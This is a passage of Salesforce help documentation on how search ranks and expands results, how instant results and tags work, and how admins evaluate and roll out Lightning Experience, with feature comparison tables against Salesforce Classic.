The search engine sorts results most relevant to the user based on search term frequency, order, and uniqueness, record and user activity, and access permissions. Search result relevancy can vary for each user.

What Search Term Variations Will I See in the Search Results?

Search returns results for similar or related terms using lemmatization, synonym groups, and nicknames. In certain cases, Salesforce amends how we search for your term with spell correction, relaxed queries, and query fallbacks.

What Are the Results I See As I Type in the Search Bar?

As you type in the global search box, a list of auto-suggested records for multiple object types appears. These instant results let you quickly access a record before performing a full search.

How Are Search Results Ordered?

The search engine sorts results most relevant to the user based on search term frequency, order, and uniqueness, record and user activity, and access permissions. Search result relevancy can vary for each user.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Priority Boosts and Filters

The search engine uses many factors to prioritize records. These factors aren't listed in the order they are applied or by importance.

Frequency
Prioritizes records that include more occurrences of the search term. In addition, records that contain all or more of the multiple search terms entered are prioritized higher.

Uniqueness
Prioritizes records that contain unique terms, under the assumption that uniqueness increases the likelihood of a relevant match.

Location
Prioritizes records with the search term in the name, title, or subject type fields.

Proximity
Prioritizes records with the search terms closer together with few or no intervening words. Records that contain the same sequence of terms are prioritized higher. Similarly, if a single alphanumeric string is indexed with multiple tokens, exact matches are prioritized over matches with intervening words.

Ownership
Prioritizes records that you own.

Length
Normalizes the number of instances of a term in a record so that longer documents aren't given undue priority over shorter ones. This boost applies to Salesforce Knowledge records only.

Record Attachment
Normalizes the number of instances of a term in an attachment. Attachments with many instances of a search term aren't given undue priority over more relevant records with fewer instances. Applies only to Salesforce Knowledge records.

Record Activity
Prioritizes records frequently viewed or edited and records having more associated records, such as related lists. The creation date of the data doesn't affect result priority.

Access
Returns only the records that you have access to view.

Why do different users see different results?

Search results are adjusted for the user who performs the search.

- Access permissions are based on the users' profiles. If you don't have access to a record, but someone else does, it appears for them but not you.
- Record ownership boosts records in results. If you own the record, it appears higher in the search results.
- View or edit record history boosts records in results. If you recently viewed or edited a record, the record is prioritized higher in the search than someone else viewing it for the first time.
- Object history boosts records in results. Records from object types that you use more frequently have higher priority in your search results.

What Search Term Variations Will I See in the Search Results?

Search returns results for similar or related terms using lemmatization, synonym groups, and nicknames. In certain cases, Salesforce amends how we search for your term with spell correction, relaxed queries, and query fallbacks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Lemmatization

Lemmatization reduces different inflected forms of a word to a single form depending on the context. Search then returns matches for the expanded forms. This behavior applies to the type of word for which you're searching. A search for a noun could return matches for variants of the noun form. A search for a verb could return matches for variants of the verb form. For example, a search for *feature* returns results for *features*, and a search for *add* matches items that contain *adds*, *adding*, and *added*.

Matches on forms of a search term rank lower than matches on the exact term in search results.

These objects are supported.

- Case (including comments)
- Chatter Feed
- Chatter Group
- File
- Idea (including comments)
- Knowledge Article
- Question
- Service Appointment
- Service Resource
- Service Territory
- Solution
- Work Order
- Work Order Line Item

These languages are supported.

- Chinese
- Danish
- Dutch
- English
- French
- German
- Italian
- Japanese
- Korean
- Norwegian
- Portuguese
- Russian
- Spanish

- Swedish
- Thai

Synonym Groups

Synonym groups have words or phrases that are treated equally in searches. A search for one term in a synonym group returns results for all terms in the group. For example, a search for *USB* returns results for all terms in the synonym group which contains *USB*, *thumb drive*, *flash stick*, and *memory stick*.

These objects are supported.

- Case
- Chatter Feed
- File
- Knowledge Article
- Idea
- Question
- Service Appointment
- Service Resource
- Service Territory
- Work Order
- Work Order Line Item

Spell Correction

When you enter a search term that doesn't yield any results because of incorrect spelling, you see results that match a corrected spelling of the search term.

Note: There are limitations for spell correction:

- There's no visual indication when results are from a spell-corrected search term.
- Spell correction isn't performed on search queries that include a wildcard, such as *Jo**, or that include a number, such as *PD2000*.

These objects are supported.

- Asset
- Attachment
- Business Account
- Campaign
- Case
- Chatter Feed
- Chatter Group
- Contact
- Custom Object
- File
- Knowledge Article
- Lead

- Note
- Opportunity
- Person Account
- User
- Question
- Service Resource
- Service Territory
- Task

These languages are supported.

- English

Nicknames

Can't remember if someone goes by Mike or Michael? You can look for a name and the returned results include matches for associated nicknames. For example, you search for `Mike Smith` and see results for *Michael Smith*.

These objects are supported.

- Business Account
- Contact
- Lead
- User

These languages are supported.

- English

Relaxed Query

If a search term doesn't initially return matches for the exact term, Salesforce expands the search by including records whose name partially contains the terms you entered. For example, when you search for `lap`, *laptop* is suggested. When your search contains punctuation or special characters and doesn't find an exact match, Salesforce expands the query to look for other possible results. For example, searching for `1234.SILVER` returns a record for *XYZ-1234-SILVER* if the original search gets no matches.

Knowledge Article Query Fallback

When your Knowledge article search doesn't find at least 20 results that contain all your search terms, search returns matches that contain any of your search terms. Only the Knowledge Article object is supported.

Search Term	Without Query Fallback	With Query Fallback
`beach house`	Results with **both** *beach* and *house* in the searchable fields of the record.	Results with **either** *beach* or *house* in the searchable fields of the record.

What Are the Results I See As I Type in the Search Bar?

As you type in the global search box, a list of auto-suggested records for multiple object types appears. These instant results let you quickly access a record before performing a full search.

Instant results only appear for records within searchable objects.

The suggested records displayed are ones that you recently viewed or that include the search term you entered. If you don't see the record you're looking for in the instant results, perform a full search for more results.

Stopwords, such as *how* and *to*, are included in the instant results for these objects.

- Account
- Campaign
- Case
- Contact
- Contract
- Custom objects
- Endorsement
- Fund
- Goal
- Lead
- Opportunity
- Order
- Reward
- Skill
- Topic
- User

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Instant Results in Lightning Experience

As you type in the search box, a list of suggested records or queries appears. Use these instant results for quick record access. If you don't see the record that you want in the list, perform a full search.

Instant Results in Salesforce Classic

As you type in the global search box, a list of suggested records appears. Use these instant results for quick record access. If you don't see the record that you want in the list, perform a full search.

Instant Results in Lightning Experience


As you type in the search box, a list of suggested records or queries appears. Use these instant results for quick record access. If you don't see the record that you want in the list, perform a full search.

When you click into the search box, you see a list of recent items. The object type of the record is shown beneath the record name. Selecting an item takes you to its record page.


EDITIONS

Available in: Lightning Experience

Available in: **All** Editions **except Database.com**




As you start typing, you have more options.



1. Full Search—Searches across searchable objects and takes you to the Top Results page.
2. Full Object-Specific Search—Searches within the current object (if searchable) and takes you to the object's search results page.
3. Suggested Records—Lists up to five records that have a name that matches your search term. Records include recent items, items from your most frequently used objects, and items from the current object. Recent items only show the record's object type; other matches also show the secondary field. Selecting an item takes you to its record page.

Note: The secondary field provides context about the record. For example, the phone number for a contact appears under the contact's name. Admins choose which field is shown when customizing the search results layout. The secondary field doesn't appear for recent items or when the search results layout for the object isn't specified. It also doesn't appear when the field selected in the search results layout is unusable, such as formula fields, HTML links, image fields, picklists, or long-text fields. If the list of records include recent items and suggested articles, users see a mix of results with and without secondary fields.


Want to perform an object-specific search? Start typing the name of the object and select the **Limit search to** option in the list (1). Then enter your search term. Both instant results and full searches are limited to the selected object. Subsequent searches are limited to the selected object until you remove it from the search box or navigate away from the search results page. This feature is available for your most frequently used objects, all objects in the navigation bar, and Chatter.



Instant Results in Salesforce Classic

As you type in the global search box, a list of suggested records appears. Use these instant results for quick record access. If you don't see the record that you want in the list, perform a full search.

As you start typing, you see recent matching items and a search option.



EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

1. **My Recent Items**—Lists recently viewed items that match your search term. Selecting an item takes you to its record page.
2. Full Search—Searches across searchable objects and takes you to the search results page.
3. Start With—Performs a full search for records that have partial matches for your term. Enter a complete search term for more relevant results.

Browsing, Searching, and Managing Tags

To access the Tags page, click the name of any tag on a detail page, or if your administrator added tags to the sidebar, click **Tags** in the sidebar.

From this page, you can:

- View and browse tags
- Find records with tags
- Search tags
- Rename and delete tags
- Review personal tag statistics

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To rename or delete public tags:

- "Tag Manager"

Viewing and Browsing Tags

Use the `Personal Tags` and `Public Tags` checkboxes to limit or expand your view. Because personal tags are private, you can only see the personal tags that you have defined. You can see all public tags that are defined in your organization.

Click a letter at the top of the tag browsing area to view only tags that begin with that letter or click **Next Page** or **Previous Page**.

By default, tags are listed in alphabetical order. From the `Sort` picklist, choose **By Number of Uses** to sort tags by the number of records that are tagged by them, or choose **By Most Recently Used** to sort tags by how recently they were added to a record.

Finding Records with Tags

Click a tag to see the list of records organized by object. The number of records associated with the tag is displayed next to the tag. You can narrow your results further by clicking additional tags. When more than one tag is selected, only records that match all selected tags are displayed in the list of results. Click **[X]** next to a tag to deselect it and remove it from the filter. Click **Clear Selected Tag(s)** to deselect all tags and start over.

Note:

- The number of records associated with a tag can sometimes be greater than the number of records displayed when you click that tag in the Tags page. This situation occurs if you tagged a record and then lost permission to view it because of a change in sharing, or if a record that you don't have access to has one or more public tags.
- Search results and the Tags page don't display custom objects without an associated tab, even if tags are enabled for the custom object.

You can customize columns and filter the search results.

Searching Tags

Enter terms in the Search Tags text box and click **Search**. Only tags that meet your search criteria are listed in the tag browsing area. You can then click any tag to view records associated with that tag.

Search strings must include at least two characters and can include wildcards and operators.

The most recent search result is saved in the tag browsing area next to the alphabet at the top of the page. Click the search string to return to your results.

Renaming and Deleting Tags

- To rename a tag, hover over the tag and select **Rename** from the drop-down list that appears around the tag. Enter a new name for the tag in the text box that appears and click **Save**.
- To delete a tag, hover over the tag and select **Delete** from the drop-down list that appears around the tag. The tag is removed from every record in your organization and is placed in the Recycle Bin.

  If you restore a tag from the Recycle Bin, it is automatically reassociated with the records from which it was removed. For more information, see View and Purge the Recycle Bin on page 57.

You can rename or delete any personal tag, but you must have the "Tag Manager" permission to rename or delete a public tag.

Reviewing Personal Tag Statistics

Click **Personal Tag Usage** on the right side. This page displays your current number of unique personal tags and personal tag applications. You can have a maximum of:

- 500 unique personal tags
- 5,000 instances of personal tags applied to records

If you are approaching your personal tag limits, consider merging similar tags into a single tag by renaming. For example, if you have tags for Bicycling, Cycling, and Biking, you can rename Cycling and Biking to Bicycling to reduce your number of unique personal tags.

To reduce the number of instances of tags applied to records, delete personal tags that you no longer use.

Limitations for Search in Salesforce Classic

When using global search, sidebar search, advanced search, structured queries, list views, and filters, certain restrictions apply.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Chatter and Global Search

When Chatter is enabled, global search and feed search are enabled, but sidebar search and advanced search are disabled. Your organization's administrator must have Chatter enabled to use global search. Search options aren't available to Chatter Free users.

Search scope doesn't affect Chatter feed searches; which include matches for posts across all objects.

Sidebar and Advanced Search

The table outlines the main differences between the sidebar and advanced search.

Feature	Sidebar	Advanced
Location	If made available, located to the left of the page. The sidebar panel can be customized to be collapsible.	Link to advanced search within the sidebar search.
Record Fields and Attachments	Searches all custom field types except for type text area, long text area, and rich text area. The standard fields searched vary by object. Attachments aren't searched.	Searches all custom field types. The standard fields searched vary by object.
Multiple Object Searches	Choose 1 object by which to limit your search. Select **Search All** to search across all objects searchable by sidebar.	Choose one or more objects by which to limit your search. Select **Search All** to search across all objects searchable by advanced.
Search Terms	Uses a phrase search and matches terms in the exact sequence that they appear. For example, searching for `bob jones` returns items with *Bob Jones*, but not *Bobby Jones* or *Bob T Jones*. In addition, a trailing wildcard is added at the end of the search terms. For example, *Bob T Jones**.	Uses separate word search for searchable fields within a record. For example, searching for `bob jones` returns items with *Bob Jones*, and a contact named Bob Smith because his email address is bsmith@jones.com.
Nickname Search	Doesn't include results for nicknames.	Includes results for nicknames.
Spell Correction	Not available.	Available. When you enter a search term that doesn't yield results because of incorrect spelling, you see results that match

Feature	Sidebar	Advanced
		a corrected spelling of the search term. Spell check availability varies by object.

Structured Queries Based on Multiple Criteria

To look for records based on a structured query, such as accounts in a certain area or open opportunities within a company, use a list view, report, or dashboard.

Limit to Items I Own

When **Limit to items I own** is selected, the search results don't return asset, idea, invoice, order, question, quote, reply, and user records because these records don't have owners.

Filters

Your administrator determines the available filter fields in a search layout. Search filters aren't available in Customer Portals or partner portals.

When filtering search results, the operator is selected automatically based on the field type. Except as noted, all fields use the contains operator. Auto number and phone fields use the contains operator because they can contain non-numeric characters. The = (equals) operator is used with these types of fields.

- Dates
- Numbers, except auto number or phone fields
- Record IDs

Explicitly using the OR operator is only supported in number fields. Except for number fields, commas are used as OR operators in search results filters. For example, if you enter acme, california in the Account Name filter field, your results include account names with either acme or california. For number fields (where a comma can be part of a number) commas aren't treated as OR operators, so explicitly enter the OR operator.

If you specify more than one criterion, the result includes only records that match all the criteria. For example, if you enter acme california in the Account Name filter field, your results include account names with both acme and california.

Don't include http:// or https:// in URL filter criteria to avoid receiving unexpected results. When you enter values in URL fields and save records, Salesforce adds http:// to any URL that doesn't start with http:// or https://. The added http:// isn't stored in the database. For example, if you enter salesforce.com in the Website field and save the record, the Website field displays http://salesforce.com, but the value stored is salesforce.com. Therefore, if you enter http://salesforce.com in the Website filter field, your results don't include your record.

EVALUATE AND ROLL OUT LIGHTNING EXPERIENCE FOR YOUR ORG

It's here ... the new Salesforce user experience! Lightning Experience is a completely reimagined interface. Even better, it's built on our UI platform, so the experience can grow and evolve with your needs.

As an admin, you are your company's trusted advisor for all things Salesforce and you'll help decide when to roll out Lightning Experience to your org. This guide contains the details you need to evaluate the new interface and decide if it meets the needs of some or all of your users. When you're ready, you'll be prepared to act on your rollout plan and make the switch to Lightning Experience.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What Makes Lightning Experience So Special?

Welcome to Lightning Experience, the new, fast, beautiful user experience from Salesforce. With a sales-centric mindset, we focused on reinventing the desktop environment to better support your sales process. The result is an intuitive, intelligent interface that helps sales reps work more naturally and close more deals faster. Let's take a peek at some of the key features of the new interface so that you can decide if Lightning Experience is right for some or all of your users.

Is Lightning Experience Right for Your Salesforce Org?

So you're intrigued and excited about Lightning Experience! The new interface clearly offers numerous benefits for sales teams. But Salesforce is a deep well, and we can't rebuild everything at once. This release doesn't have complete parity with Salesforce Classic, the full-featured Salesforce predecessor. Let's look at some use cases, see how Lightning Experience compares to Salesforce Classic to help you decide if now is the right time to switch, and even see a preview of your org in the new interface.

Transition to Lightning Experience: Let's Do This!

Great! You've decided you're ready to switch to Lightning Experience. First, we recommend that you develop a strategy to guide your rollout. Then, when the time is right, here's how to enable the new user interface.

Find Your Way Around Lightning Experience

Feeling a little discombobulated by all the Lightning Experience newness? Perfectly understandable. Diving into a redesigned app can be disorienting—especially when you're able to work in the original interface with your eyes closed. To hone your Lightning Experience chops, let's look at where some of the most common Salesforce features landed in the new interface.

Lightning Experience Considerations

This release of Lightning Experience doesn't include everything that's available in Salesforce Classic. Review these topics to see if any functionality that's critical to your business is limited or unavailable in this release. This information can also help you train users about what to expect when you do switch to Lightning Experience.

Lightning Experience Info Center

Check out these resources to learn about using Lightning Experience, setting it up for your organization, or developing for the new user interface.

Lightning Experience Roadmap

Lightning Experience was built on feedback from more than 150,000 customers. And now that it's live, we've been collecting your ideas, comments, and requests to help us drive Lightning Experience forward. Here are some features and ideas we're working on.

SEE ALSO:

Trailhead: Admin Trail - Migrating to Lightning Experience


Trailhead: Developer Trail - Lightning Experience

What Makes Lightning Experience So Special?

Welcome to Lightning Experience, the new, fast, beautiful user experience from Salesforce. With a sales-centric mindset, we focused on reinventing the desktop environment to better support your sales process. The result is an intuitive, intelligent interface that helps sales reps work more naturally and close more deals faster. Let's take a peek at some of the key features of the new interface so that you can decide if Lightning Experience is right for some or all of your users.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Feature	Why It's Cool
Lightning Apps	Lightning Experience navigation makes your users more efficient by allowing them to complete actions and access recent records and lists directly from the navigation bar. Your users can switch between apps that you can brand with a custom logo, color, and description.
Home	Start the day on the new, intelligent home page. Monitor performance to goal, and get news on key accounts. And stay on track by seeing exactly what needs doing in the Assistant.
Opportunity Workspace	Drive the right behaviors at every stage of your sales process from this action-optimized workspace. You can customize coaching scripts for each step. And reps can work their deals more efficiently using the handy composer to quickly log calls, create tasks, send emails, and more.
Kanban	Visually review the status of leads, opportunities, contracts, and campaigns. Users can drag records from one status to another. For opportunities, user can get alerts when an action is needed on a key deal.
Composer Windows	Breeze through those minor but important activities that inevitably crop up during the day without switching context. Get a call from a customer while reviewing a report? It's no problem to quickly log the call—without needing to search for the related deal or switch to a different record. Composer windows open on the current page and let users log calls and create events, tasks, and notes that can be related to any record.

Feature	Why It's Cool
Console Apps	Empower your users with Lightning console apps. Your users can use Lightning console apps to view and edit multiple records at once, and quickly access utilities like Lightning Voice and Open CTI. Lightning console apps have much of the functionality of the console in Salesforce Classic, such as a three-column record layout and pinned tabs, all backed by the power and flexibility of the Lightning platform.
Activity Timeline and Task List	See open tasks, planned meetings, and accomplishments in the activity timeline on each opportunity, lead, account, and contact. Or use the task list to see the details of specific tasks alongside the full list of open tasks, tasks due today, and closed tasks. Managers can use the Delegated view to see tasks assigned to people below them in the role hierarchy.
Accounts and Contacts	Find information and see news at a glance from the new layout. Get the latest information about customers with integrated Twitter and news, review upcoming and completed activities, and keep data clean with field-level duplicate matching.
Enhanced Notes	Take better notes with auto-save, rich text capabilities, inline images, and versioning. You can even relate a note to multiple records and share notes with teammates or Chatter groups.
Lightning Voice	Use phone features without ever leaving Salesforce. You can make and receive calls, add call notes, and log call information with ease.
Integrated Email	Send email through Gmail or Office 365 accounts with your Salesforce email. See the emails you've sent in your Gmail or Office 365 Sent Items folder for seamless integration. With Enhanced Email, you can relate emails to multiple contacts, leads, and users, and to a single opportunity, campaign, case, account, or person account.
File Preview Player	Enjoy a richer file preview experience that doesn't require Adobe Flash Player. Vector-based preview images render in higher quality and don't degrade on high-resolution screens, plus they load faster. New controls allow scrolling through multi-page documents, previewing animated GIFs, giving full-screen presentations, and accessing file actions.
Reports and Dashboards	Get more from your data. The new report run page is easier to read and filter. Animated, interactive charts bring your organization's data to life. And a new dashboard editor supports flexible layouts and components that span columns and rows.
List Views	Seamlessly create and edit custom list views to rapidly find relevant data. See data faster with more intuitive list views, and search on-the-fly for a specific list view. Visualize data with handy list view charts, or apply filters to slice the data as needed.
Search	Find records faster with improved search, which includes recent records and top results.
Setup Tree and Object Manager	Navigate setup pages with a simplified organization and a cleaner look and feel. Use the new Object Manager, which combines all standard and custom objects into a single list that is more easily searchable.
Einstein	Salesforce Einstein brings artificial intelligence into the Salesforce platform. It delivers advanced AI capabilities to sales, service, and marketing—and enables anyone to use clicks or code to build AI-powered apps that get smarter with every interaction.

Is Lightning Experience Right for Your Salesforce Org?

So you're intrigued and excited about Lightning Experience! The new interface clearly offers numerous benefits for sales teams. But Salesforce is a deep well, and we can't rebuild everything at once. This release doesn't have complete parity with Salesforce Classic, the full-featured Salesforce predecessor. Let's look at some use cases, see how Lightning Experience compares to Salesforce Classic to help you decide if now is the right time to switch, and even see a preview of your org in the new interface.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Currently, Lightning Experience is geared toward sales teams, so some features from other Clouds aren't available yet. Although Lightning Experience will continue to include more features in upcoming releases, evaluate how important these upcoming features are to your business needs right now.

Keep in mind that you can enable Lightning Experience for a subset of your users. This flexibility means you can move your Sales team to the new interface now, but have your Service org continue using Salesforce Classic. Or you can opt to run a Lightning Experience pilot with a small group of users without disrupting everyone else until you know that the new experience provides what you need.

Saying Hello to Lightning Experience Doesn't Mean Saying Goodbye to Salesforce Classic

Salesforce Classic is still here, and we've made it easy for Lightning Experience users to move between the old and the new. So even if Lightning Experience isn't a perfect fit yet, you and your users can try it on for size without losing out.

Supported Editions and User Licenses for Lightning Experience

Let's look at the supported editions and user licenses to see if you can enable and use Lightning Experience.

Best Use Cases for Lightning Experience

Let's look at the types of organizations that are a good fit for this release of Lightning Experience. And also some uses cases that might not be suitable just yet.

Compare Lightning Experience and Salesforce Classic

Understanding what you get—and don't get—in the new interface is a big part of the decision to switch to Lightning Experience. Here are some highlights of how Lightning Experience compares to what you're used to in Salesforce Classic.

What's the Fate of Existing Salesforce Customizations?

We've worked hard to respect your existing configurations and customizations in Lightning Experience. Many of your point-and-click and programmatic implementations also work seamlessly in the new interface. However, some customizations don't apply in the new interface or require updating to take advantage of all that Lightning Experience has to offer. Here are some issues to consider.

Preview Your Org in Lightning Experience

This is probably the point where you're thinking: "Yeah, yeah, yeah, but I want to see this thing." But you're not ready to switch your users over yet, so quandary, right? Nope! Lightning Experience Migration Assistant to the rescue. The Migration Assistant's Preview feature lets you explore your production org in Lightning Experience, so you can see exactly how your real data and your current customizations work in the new interface. Without disrupting anyone.

Evaluate Your Lightning Experience Readiness

Curious about what your company needs to do to get ready for Lightning Experience? Evaluate some of the key features and customizations you've implemented, to see if they're Lightning-ready. Then, use our findings to see what you need to address and how to develop a rollout plan to get users into the new interface.

SEE ALSO:

Supported Editions and User Licenses for Lightning Experience

Supported Browsers for Lightning Experience

Lightning Experience Considerations

Saying Hello to Lightning Experience Doesn't Mean Saying Goodbye to Salesforce Classic


EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Classic is still here, and we've made it easy for Lightning Experience users to move between the old and the new. So even if Lightning Experience isn't a perfect fit yet, you and your users can try it on for size without losing out.

When you enable users for Lightning Experience, you can set it up so some or all of them immediately get the new interface as their default, *preferred* experience. Ideally, your Lightning Experience users find that the new interface meets all their needs. But if there's an important feature or tool back in the classic interface, users can switch to Salesforce Classic at any time, without assistance from you.

To head back to Salesforce Classic, use the Switcher. In the Lightning Experience header, click the profile picture and select **Switch to Salesforce Classic**.



The Switcher changes the default preference to Salesforce Classic. The user remains in the classic interface until using the Switcher to return to Lightning Experience. And then the new interface becomes the default preference. You get the idea.

To find the Switcher in Salesforce Classic, click the name in the upper-right corner, then select **Switch to Lightning Experience**.



Knowing that your users can switch between interfaces makes it easier for you to decide when to start using Lightning Experience. If Lightning Experience is missing only a few features that your team uses occasionally, your users can switch back to Salesforce Classic to use them. It's probably an acceptable trade-off given the benefits of the new experience. But, if users need daily access to unsupported sales features or service features, it's best to keep users in Salesforce Classic—at least for now.

SEE ALSO:

Gotchas If Users Switch Between Lightning Experience and Salesforce Classic

Supported Editions and User Licenses for Lightning Experience

Let's look at the supported editions and user licenses to see if you can enable and use Lightning Experience.

Editions	
Supported Editions	• Group Edition • Professional Edition • Enterprise Edition

Editions	
	• Performance Edition • Unlimited Edition • Developer Edition
Unsupported Editions	• Personal Edition • Contact Manager Edition • Database.com Edition • Chatter.com Edition

User Licenses	
Supported Licenses	• Salesforce • All Salesforce Platform and Force.com (excluding Force.com Free) • Identity User • Company (Employee) Community • Chatter External • Chatter Plus • Chatter Free
Unsupported Licenses	• Customer Community, Customer Community Plus, Partner Community • All Portal licenses • Force.com Free • Work.com • Database.com • Content Only • Ideas Only • Knowledge Only • Site.com Only

Best Use Cases for Lightning Experience

Let's look at the types of organizations that are a good fit for this release of Lightning Experience. And also some uses cases that might not be suitable just yet.

Consider using Lightning Experience for some or all of your organization if:

- Your sales team does business-to-business sales using accounts, contacts, leads, opportunities, custom objects, and the other sales features supported in the new user interface.
- You want to pilot the new user interface with a group of sales reps.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- You're looking to reboot your Salesforce implementation. This is a great opportunity to introduce new features because you're doing change management anyway.

Consider sticking with Salesforce Classic if:

- Your sales team makes regular use of features that aren't yet available in Lightning Experience, such as forecasting, or territory management.
- You want a single experience for your sales and service teams.

Compare Lightning Experience and Salesforce Classic

Understanding what you get—and don't get—in the new interface is a big part of the decision to switch to Lightning Experience. Here are some highlights of how Lightning Experience compares to what you're used to in Salesforce Classic.

Note: These lists aren't a complete view of what's not available in Lightning Experience. Also read Lightning Experience Considerations to help make your decision.

Salesforce Data

Feature	Lightning Experience	Salesforce Classic
Sales objects: Accounts, Campaigns, Contacts, Leads, Opportunities, Person Accounts, Price Books, Products	✔	✔
Calendar, Events, Tasks	✔	✔
Service objects: Assets, basic Cases, Work Orders	✔	✔
Custom objects	✔	✔
Chatter feeds, groups, and people	✔	✔
Salesforce Files	✔	✔
Other Sales and Service objects		✔

Home

Feature	Lightning Experience	Salesforce Classic
Performance chart	✔	
Assistant	✔	
News	✔	
Top deals	✔	
Tasks	✔	✔
Events*	✔	✔
Calendar*	✔	✔

Feature	Lightning Experience	Salesforce Classic
Feed and publisher		✓
Items to approve	✓	✓
Customizable dashboards	✓	✓
Customizable home page components	✓	✓

* In Lightning Experience, Home displays only events remaining on a user's calendar today. Users can access all their events from the Calendar tab in the navigation bar.

Accounts and Contacts

Feature	Lightning Experience	Salesforce Classic
News	✓	
Activity timeline	✓	
Enhanced Notes	✓	
"Reference" page layout	✓	
Related lists	✓	✓
Integrated email and templates	✓	✓
Twitter highlights	✓	✓
Person accounts	✓ (Beta Support)	✓
Account teams	✓	✓
Account hierarchy	✓	✓
Contact hierarchy	✓	
Contacts to Multiple Accounts	✓	✓
Find and merge duplicate accounts	✓	✓
Find and merge duplicate contacts	✓	✓
Matching and duplicate rules for business and person accounts	✓	✓
Matching and duplicate rules for contacts	✓	✓

Campaigns

Feature	Lightning Experience	Salesforce Classic
Campaign member status charts	✓	
Import campaign members	✓	✓
Add individual campaign members	✓	✓
Campaign member status updates via import	✓	✓
Clone campaign members	✓	✓
Add and manage campaign members from a list view	✓	✓

Leads

Feature	Lightning Experience	Salesforce Classic
Workspace page layout	✓	
Activity timeline	✓	
Path	✓	
News	✓	
Enhanced Notes	✓	
Change lead owner to a queue	✓	✓
Integrated email and templates	✓	✓
Lead conversion customization via the API	✓	✓
Find and merge duplicate leads	✓	✓
Matching and duplicate rules for leads	✓	✓

Opportunities

Feature	Lightning Experience	Salesforce Classic
Workspace page layout	✓	
Activity timeline	✓	
Path	✓	
News	✓	
Enhanced Notes	✓	

Feature	Lightning Experience	Salesforce Classic
Visual view of opportunities (Kanban)	✔	
Integrated email and templates	✔	✔
Opportunity teams	✔	✔
Opportunity splits		✔
Similar opportunities		✔
Big deal alerts		✔

Data.com

